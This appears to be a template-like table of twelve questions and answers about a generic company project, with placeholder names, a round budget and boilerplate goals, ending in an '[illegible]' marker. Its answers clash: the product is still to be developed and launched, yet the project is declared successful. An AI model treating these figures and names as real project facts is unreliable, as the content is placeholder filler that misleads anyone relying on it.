------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	-----

Question	Answer	Question	Answer	Question	Answer
1. What is the purpose of the project?	The purpose of the project is to develop a new product line for the company.	2. What are the main objectives of the project?	The main objectives of the project are to increase sales, improve customer satisfaction, and reduce production costs.	3. What are the key risks associated with the project?	The key risks associated with the project are market competition, technological changes, and resource availability.
4. What is the project budget?	The project budget is \$1,000,000.	5. What is the project timeline?	The project timeline is 12 months.	6. What are the project milestones?	The project milestones are: Project Kick-off, Requirements Gathering, Design Phase, Development Phase, Testing Phase, and Project Completion.
7. Who is the project manager?	The project manager is John Doe.	8. Who are the project team members?	The project team members are: Jane Smith, Bob Johnson, and Alice Brown.	9. What are the project deliverables?	The project deliverables are: New product line, Improved customer satisfaction, and Reduced production costs.
10. What is the project status?	The project status is On Track.	11. What are the next steps?	The next steps are: Develop the product, Test the product, and Launch the product.	12. What is the project conclusion?	The project conclusion is that the project was successful in achieving its objectives.









[illegible]